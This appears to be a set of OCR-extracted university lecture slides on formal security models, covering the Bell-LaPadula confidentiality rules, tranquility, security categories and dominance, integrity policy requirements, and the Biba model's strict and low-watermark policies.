



Bell LaPadula Model



Approach

- A computer system is modeled as a state transition system
 - There is a set of subjects; some are designated as trusted
 - Each state has objects, an access matrix, and the current access information
 - There are state transition rules describing how a system can go from one state to another
 - Each subject s has a maximal sec level $L_m(s)$ and a current sec level $L_c(s)$
 - Each object has a classification level




Bell LaPadula Model




Approach

- A state is considered secure if it satisfies
 - Simple Security Condition (no read up):
 - S can read O iff $L_m(S) \geq L(O)$
 - The Star Property (no write down): for any S that is not trusted
 - S can read O iff $L_c(S) \geq L(O)$
 - S can write O iff $L_c(S) \leq L(O)$
 - Discretionary-security property
 - every access is allowed by the access matrix
- A system is secure if and only if every reachable state is secure



Is BLP Notion of Security Good?

- The objective of BLP security is to ensure
 - a subject cleared at a low level should never read information classified high
 - The ss-property and the *-property are sufficient to stop such information flow at any given state
 - What about information flow across states?






Bell LaPadula Model



Is BLP Notion of Security Good?

- Consider a system with s_1, s_2, o_1, o_2
- And the following execution
 - s_1 gets access to o_1 , read something, release access, then change current level to low, get write access to o_2 , write to o_2
- Every state is secure, yet illegal information exists
- Solution:
 - Tranquility principle: subject cannot change current levels



Bell LaPadula Model






Principle of Tranquility

- **Strong Tranquility**

- The clearances of subjects, and the classifications of objects, do not change during the lifetime of the system

- **Weak Tranquility**

- The clearances of subjects, and the classifications of objects, do not change in a way that violates
 - the simple security condition or the *-property during the lifetime of the system



Bell LaPadula Model



Extension

- Why Extension is needed?
 - Since all information is not meant for all people, we need to classify the information too into categories
 - Categories also known as compartments
- Typical military security categories
 - Nuclear Defense (abbreviated: NUC)
 - European Politics (EUR)
 - US Governmental issues (US)
 - army, navy, air force
 - nato, nasa, noforn
- Typical commercial security categories
 - Sales, , R&D, HR
 - Dept A, Dept B, Dept C
- But how these categories can go with security classification levels:
 - Top Secret (TS), Secret (S), Confidential (c) and Unclassified (UC)




Bell LaPadula Model



Attaching Category with i) User and ii) Info. Security Levels

- Example:
 - William may be cleared into the level:
 - (SECRET, {EUR}) and
 - George may be cleared into the level
 - (TOP SECRET,{NUC,US})
- A document may be classified as
 - (CONFIDENTIAL, {EUR})
- How can we compare the security levels of user with that of documents?
- This is needed to satisfy the Bell-LaPadula model




Bell LaPadula Model



Security Categories and Dominance

- Security Level = {Security Classification, {Set of Categories} }
 - E.g., (top-secret, {Nuclear, NATO})
- Security level A dominates B if and only if:
 - A's classification level > B's classification level, and
 - A's category set contains B's
- That is,
 - $(SC_1, C_1) \geq (SC_2, C_2)$ iff. $SC_1 \geq SC_2$ and $C_2 \subseteq C_1$
- For instance
 - (top-secret, {Nuclear, NATO}) dominates (secret, {NATO})
- because
 - top-secret > secret, and
 - the set {Nuclear, NATO} contains {NATO}




Bell LaPadula Model



Lattice of Categories

- $(TS, \{\text{Army}, \text{Nuclear}\})$ dominates $(S, \{\text{Army}\})$
- $(TS, \{\text{Army}, \text{Nuclear}\})$ dominates $(TS, \{\text{Nuclear}\})$
- $(S, \{\text{Army}, \text{Nuclear}\})$ dominates $(S, \{\text{Nuclear}\})$
- $(S, \{\text{Army}\})$ dominates $(S, \{\})$





Integrity Policies

A circular university crest featuring a blue border with the text "JAYTECHNOLGY" and a central emblem with the motto "शोनं परमं बलम्".

Integrity Policies



Overview

- Requirements
 - Very different than confidentiality policies
- Biba's models
 - Strict Integrity policy
- Lipner's model
 - Combines Bell-LaPadula, Biba
- Clark-Wilson model
- Trust models
 - Policy-based
 - Reputation-based



Integrity Policies



Requirements


- Users will not write their own programs, but will use existing production programs and databases.
- Programmers will develop and test programs on a non-production system; if they need access to actual data, they will be given production data via a special process, but will use it on their development system.
- A special process must be followed to install a program from the development system onto the production system.
- The special process in requirement 3 must be controlled and audited.
- The managers and auditors must have access to both the system state and the system logs that are generated.

Integrity Policies



Principles of Operation

- *Separation of duty*:
 - if two or more steps are required to perform a critical function, at least two different people should perform the steps
- *Separation of function*:
 - different entities should perform different functions
- *Auditing*:
 - recording enough information to ensure the abilities to both recover and determine accountability





The Biba Model

Overview

- The Biba Model or Biba Integrity Model developed by Kenneth J. Biba in 1975
- The model is based on information flow, and the objects and subjects are grouped into ordered levels of integrity
- The Biba model was designed after the BLP model
 - sometimes called the Bell-LaPadula upside down model
- Where the BLP model addresses **confidentiality**, the Biba model addresses **integrity**
- The model is designed so that subjects may not corrupt data in a level ranked higher than the subject, or be corrupted by data from a lower level than the subject.
- The model is also built on state transition system of computer security policy that describes a set of access control rules designed to ensure data integrity



The Biba Model

Overview



- Like other models, the Biba model supports the access control of both subjects and objects.
 - Subjects:
 - are the active elements in the system that can access information (processes acting on behalf of the users).
 - Objects:
 - are the passive system elements for which access can be requested (files, programs, etc.).
- Each subject and object will have a integrity level associated with it
 - denoted as $I(S)$ and $I(O)$ for subject S and object O , respectively
- A simple hierarchical classification uses a strict ordering of levels from lowest to highest
- Biba was designed to address three integrity issues:
 - Prevent modification of objects by unauthorized subjects.
 - Prevent unauthorized modification of objects by authorized subjects.
 - Protect internal and external object consistency

The Biba Model



Properties


- Basic properties or axioms of the Biba model state machine:
 - The Simple Integrity Property
 - A subject cannot read an object at a lower integrity level (no read-down).
 - The * (star) Integrity Property
 - A subject cannot modify an object at a higher integrity level (no write-up)
 - Invocation Property
 - A subject cannot send messages (logical request for service) to object of higher integrity



Biba Model



Properties



	o_1	o_2	o_3	o_4	o_5
s_1	read write	write			write
s_2	read write			write	
s_3	read			write	
s_4		read		read write	write
s_5			read	read	


Image Source: https://www.researchgate.net/figure/Two-Laws-of-Biba-Model-The-satisfaction-of-both-Biba-laws-prevents-the-information-flow_fig3_273706233



The Biba Model

Access Modes

- The Biba model consists of the following access modes:
 - **Modify:**
 - The modify mode allows a subject to write to an object. This mode is similar to the write mode in other models.
 - **Observe:**
 - The observe mode allows a subject to read an object. This command is synonymous with the read command of most other models.
 - **Invoke:**
 - The invoke mode allows a subject to communicate with another subject.
 - **Execute:**
 - The execute mode allows a subject to execute an object. The command essentially allows a subject to execute a program which is the object.




The Biba Model



Integrity Levels

- Each integrity level will be represented as $L = (C, S)$ where:
 - L is the integrity level
 - C is the classification
 - S is the set of categories.
- The integrity levels then form a dominance relationship.
- Integrity level $L_1 = (C_1, S_1)$ dominates (\geq) integrity level $L_2 = (C_2, S_2)$ if and only if this relationship is satisfied:
 - $C_1 \geq C_2$ and $S_2 \subseteq S_1$



The Biba Model



Biba Policies

- The Biba model is actually a family of different policies that can be used.
- The goal of the model is to prevent the contamination of "clean" high level entities from "dirty" low level entities
- The model supports both mandatory and discretionary policies.
- **The Mandatory Policies:**
 - Strict Integrity Policy
 - Low-Watermark Policy for Subjects
 - Low-Watermark Policy for Objects
 - Low-Watermark Integrity Audit Policy
 - Ring Policy
- **The Discretionary Policies:**
 - Access Control Lists
 - Object Hierarchy
 - Ring

The Biba Model



Strict Integrity Policy


- Simple Integrity Condition (“no read-down”):
 - A subject can read an object only if : $I(S) \leq I(O)$.
 - $s \in S$ can observe $o \in O$ if and only if $i(s) \leq i(o)$
- Integrity Star Property (“no write-up”):
 - A subject can modify an object only if : $I(S) \geq I(O)$.
 - $s \in S$ can modify $o \in O$ if and only if $i(o) \leq i(s)$
- Invocation Property:
 - A subject can invoke/comm with another subject only if : $I(S1) \geq I(S2)$.
 - $s_1 \in S$ can invoke $s_2 \in S$ if and only if $i(s_2) \leq i(s_1)$

The Biba Model



Strict Integrity Policy

- Simple Integrity Condition (“no read-down”):




circle = subject, square = object

The Biba Model



Strict Integrity Policy

- Integrity Star Property (“no write-up”):



circle = subject, square = object

The Biba Model



Strict Integrity Policy

- The "no write-up" is essential because it limits the damage that can be done by malicious objects in the system
- For instance:
 - "no write-up" limits the amount of damage that can be done by a trojan horse in the system
 - The trojan horse would only be able to write to objects at its integrity level or lower
 - This is important because it limits the damage that can be done to the operating system.
- The "no read-down" prevents a trust subject from being contaminated by a less trusted object




The Biba Model

Low-Water-Mark Policy

- The low-watermark policy for subjects


- Is a relaxed "no read-down"
- Contains these following rules:
 - Integrity Star Property:
 - $s \in S$ can modify $o \in O$ if and only if $i(o) \leq i(s)$ ("no write-up").
 - A subject may examine any object:
 - If $s \in S$ examines $o \in O$ then $i'(s) = \min(i(s), i(o))$, where $i'(s)$ is the subjects integrity level after the read.
 - Invocation Property:
 - $s_1 \in S$ can invoke $s_2 \in S$ if and only if $i(s_2) \leq i(s_1)$.



The Biba Model

Low-Water-Mark Policy

- The low-watermark policy for subjects





The Biba Model

Low-Water-Mark Policy

- The low-watermark policy for subjects


- Does nothing to restrict a subject from reading objects.
- Is a dynamic policy, because it lowers the integrity level of a subject based on what objects are observed.
- Drawback
 - One problem with this policy is that if a subject observes a less trusted object, it will drop the subjects integrity level to that of the object
 - Then later, if the subject needs to legitimately observe other objects, it may not be able to do so because the subjects integrity level has been lowered
 - The effect of this would be denial of service depending on the timing of the submissions.



The Biba Model

Low-Water-Mark Policy

- The low-watermark policy for objects
 - Is a relaxed "no write-down"
 - Contains the following rules:
 - $s \in S$ can modify any $o \in O$ regardless of integrity level.
 - If $s \in S$ modifies $o \in O$ then
 - $i'(o) = \min(i(s), i(o))$, where $i'(o)$ is the objects integrity level after it is modified.




The Biba Model



Low-Water-Mark Policy

- The low-watermark policy for objects



circle = subject, square = object



The Biba Model

Low-Water-Mark Policy

- The low-watermark policy for objects
 - Is also a dynamic policy, similar to the low-watermark policy for subjects.
 - It does nothing to prevent an un-trusted subject from modifying a trusted object
 - In reality policy is not very practical.
 - The policy provides no real protection in a system
 - The policy simply lowers in the trust placed in the objects
